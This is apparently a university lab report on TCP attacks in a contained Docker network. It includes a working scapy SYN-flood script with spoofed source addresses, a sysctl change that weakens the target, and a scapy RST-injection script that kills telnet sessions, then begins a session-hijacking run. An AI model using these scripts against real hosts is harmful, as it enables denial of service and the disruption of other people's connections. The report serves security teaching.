


Tcp Attacks Lab
February 18, 2022
Will Sherrer
Dr. Long Cheng

Task 1.1 - TCP flooding python

I finished the python code and ran it, after a few minutes I was still able to successfully telnet into the victim server from one of the other user servers.



```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
attacker$ python3 synflood.py
```

```
user1# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4713b478f85a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Feb  5 19:43:20 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@4713b478f85a:~$
```

```
seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
GNU nano 4.8                      synflood.py
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)

[ Read 12 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit       ^R Read File  ^M Replace   ^U Paste Text ^T To Spell  ^L Go To Line
```

Retransmission issue:

```
[02/09/22]seed@VM:~/.../Labsetup$ docksh 42
root@4288bcb4fc23:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@4288bcb4fc23:/# █
```


After running the program in 16 parallel instances I was able to successfully make the attack.

Size of the queue:


I decreased the size of the queue using `sysctl -w net.ipv4.tcp_max_syn_backlog=80` which significantly increased the success rate. I was able to successfully time out the connection using only a few instances. While testing with the C program included, I discovered that it could packets significantly faster than the python script and didn't need to queue size to decrease.

Task 1.3 - tcp flooding with cookies on

When I turned the syncookies on I ran multiple instances of the synflood file at once to attempt and overload the victim's server. However when logged into the user I was able to immediately telnet into the victim's server. Sidenote - when I turned the cookies on and ran the functions my computer fans kicked in as the processor worked harder to turn away the attacks. As soon as I disabled the cookies, my computer settled back to normal. It seems it had to work hard to throw away the extra packets.



The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". Each tab contains the command "attacker\$ synflood \"10.9.0.5\" 23" followed by three instances of the character '^C' (control-C). This indicates that three separate instances of the synflood tool are being run simultaneously from the attacker's perspective.



The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The fourth tab is active and shows a user named "user1" attempting to log in via telnet to the IP address "10.9.0.5". The session starts with "Trying 10.9.0.5...", followed by a connection timeout message "telnet: Unable to connect to remote host: Connection timed out". After a successful connection ("Connected to 10.9.0.5."), the user is prompted for a password. The terminal then displays the standard Ubuntu 20.04 LTS login screen, including the documentation links and the message about the system being minimized.


```
user1$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user1$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4713b478f85a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Feb  5 20:01:57 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@4713b478f85a:~$
```

Task 2 RST Attack:



```
seed@VM: ~/volumes
User1$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
733157fc02e6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@733157fc02e6:~$
```

I establish a connection with the victim server from the user1



```
GNU nano 4.8
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip = pkt[IP]

    ip = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.seq)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, server))

# Change the iface field with the actual name on your container
sniff(iface='vethb6c24db', filter=myFilter, prn=spoof)
```

Here's the code from the attacker. I then run this code from the attacker

```

seed@VM: ~/volumes
seed@VM: ~/volumes
seed@VM: ~/volumes
seed@VM: ~/volumes

User1$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
733157fc02e6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@733157fc02e6:~$ Connection closed by foreign host.
User1$ █

```



As soon as I type something in the window the RST packet is spoofed and the connection is closed

```

seed@VM: ~/volumes <--> seed@VM: ~/volumes <--> seed@VM: ~/volumes <--> seed@VM: ~/volumes
User1$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
733157fc02e6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


seed@733157fc02e6:~$ Connection closed by foreign host.
User1$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
733157fc02e6 login: Connection closed by foreign host.
User1$

```



If I leave the attacker's code running the RST packet will always be sent and the user will not be able to open a connection with the victim server. It is like a DOS attack.

Task 3: Hijacking TCP connection



The screenshot shows a terminal window with three tabs, all titled "seed@VM: ~/.../volumes". The first tab contains the command "attacker\$ nano hijacking_auto.py". The second tab contains "attacker\$ python3 hijacking_auto.py" followed by the output of the script: "Running Session Hijacking attack ... Filter used: tcp and src host 10.9.0.5 and dst host 10.9.0.7 and src port 23 Spoofing TCP packets from Client (10.9.0.7) to Server (10.9.0.5)". The third tab is currently active.

```
attacker$ nano hijacking_auto.py
attacker$ python3 hijacking_auto.py
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.5 and dst host 10.9.0.7 and src port 23
Spoofing TCP packets from Client (10.9.0.7) to Server (10.9.0.5)
```

After I create a telnet connection between user 2 and the victim server. I run the auto hijacking attack program


```
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
Filter used: tcp and src host 10.9.0.5 and dst host 10.9.0.7 and src port 23
Spoofing TCP packets from Client (10.9.0.7) to Server (10.9.0.5)
version      : BitField    (4 bits)          = 4                  (4)
ihl         : BitField    (4 bits)          = None              (None)
tos         : XByteField           = 0                  (0)
len         : ShortField            = None              (None)
id          : ShortField            = 1                  (1)
flags        : FlagsField   (3 bits)          = <Flag 0 ()>  (<Flag 0 ()>)
frag        : BitField    (13 bits)          = 0                  (0)
ttl          : ByteField             = 64                (64)
proto        : ByteEnumField          = 6                  (0)
checksum     : XShortField           = None              (None)
src          : SourceIPField          = '10.9.0.7'        (None)
dst          : DestIPField            = '10.9.0.5'        (None)
options      : PacketListField        = []                ([])

sport        : ShortEnumField          = 60830             (20)
dport        : ShortEnumField          = 23                (80)
